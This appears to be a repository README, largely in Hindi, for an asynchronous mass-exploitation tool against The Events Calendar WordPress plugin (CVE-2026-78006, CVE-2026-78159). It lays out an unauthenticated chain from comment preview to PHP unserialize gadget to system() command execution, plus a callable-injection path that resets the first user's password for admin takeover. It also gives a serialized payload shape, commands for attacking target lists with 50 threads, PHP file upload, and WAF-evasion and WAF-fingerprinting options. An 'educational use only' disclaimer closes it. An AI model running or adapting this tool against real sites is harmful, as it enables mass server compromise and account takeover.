antid00t/cve-2026-78006-cve-2026-78159

The Events Calendar WordPress प्लगइन (CVE-2026-78006, CVE-2026-78159) के लिए एसिंक मास एक्सप्लॉइट टूल, जो अनऑथेंटिकेटेड RCE, PHP अपलोड और एडमिन टेकओवर प्रदान करता है।

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 पूर्णतः अतुल्यकालिक · WAF-बायपास लैडर · ऑटो-डिस्कवरी · शून्य प्रमाणीकरण
| WordPress प्लगइन | The Events Calendar (StellarWP) — 600,000+ सक्रिय इंस्टॉल |
| प्रभावित संस्करण | <= 6.17.4 |
| पैच किया गया संस्करण | 6.17.4.1 |
| प्रमाणीकरण | ❌ आवश्यक नहीं — शून्य-इंटरैक्शन, प्री-मॉडरेशन |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
a:2:{i:0;<gadget>i:1;X}मैलफॉर्म्ड-टेल रैपर के साथis_safe_widget_instance()को बायपास करता है — पार्स त्रुटि के रद्द होने से पहले मैजिक मेथड्स ट्रिगर होते हैं।
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — प्रति पंक्ति एक आधार URL:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| विकल्प | विवरण |
|---|---|
--url / --list | एकल लक्ष्य / लक्ष्य फ़ाइल |
--threads N | समवर्ती लक्ष्य — async semaphore (डिफ़ॉल्ट 30) |
--cve both|1|2 | कौन सी चेन चलानी है (डिफ़ॉल्ट both) |
--cmd CMD | CVE-2026-78006 के लिए OS कमांड (डिफ़ॉल्ट id) |
--upload-php | WP रूट में एक test lab PHP फ़ाइल लिखें + HTTP पर सत्यापित करें |
--login-proof | उपयोगकर्ता ID 1 का पासवर्ड 1 पर रीसेट करें + लॉगिन सत्यापित करें (विनाशकारी) |
--full | एक ही टिप्पणी से सभी विनाशकारी प्रिमिटिव (विनाशकारी) |
--obfuscate-blocks | \u-एस्केप्ड ब्लॉक JSON — WAF-स्टेल्थ डिलीवरी |
--insecure | TLS सत्यापन छोड़ें (स्व-हस्ताक्षरित HTTPS लैब) |
--auth USER:PASS | सभी लक्ष्यों के लिए basic-auth |
--id-range LO-HI | इवेंट खोज के लिए जाँचे जाने वाले पोस्ट ID (डिफ़ॉल्ट 1-40) |
--output FILE | परिणाम फ़ाइल — सफल लक्ष्य लाइव लिखे जाते हैं |
\u-एस्केप्ड JSON,
multipart बॉडी, न्यूनतम पेलोड; Wordfence / ModSecurity / Cloudflare का स्वतः निदानsystem → passthru → shell_exec → execcount ओरेकल; विनाश केवल माँग पर<= 6.17.4, इवेंट पोस्ट पर टिप्पणियाँ सक्षम और दृश्यमान,
कम से कम एक प्रकाशित इवेंटpip3 install -r requirements.txtनए एक्सप्लॉइट, PoC और सुरक्षा अनुसंधान ड्रॉप्स।
यह टूल केवल शैक्षिक और अनुसंधान उद्देश्यों के लिए प्रदान किया गया है। यह सार्वजनिक रूप से प्रलेखित कमज़ोरियों (CVE-2026-78006, CVE-2026-78159) को प्रदर्शित करता है ताकि शोधकर्ता और प्रशासक अपने स्वयं के लैब वातावरणों को सत्यापित कर सकें।
इस टूल का उपयोग करके, आप अपने कार्यों की पूर्ण ज़िम्मेदारी लेते हैं।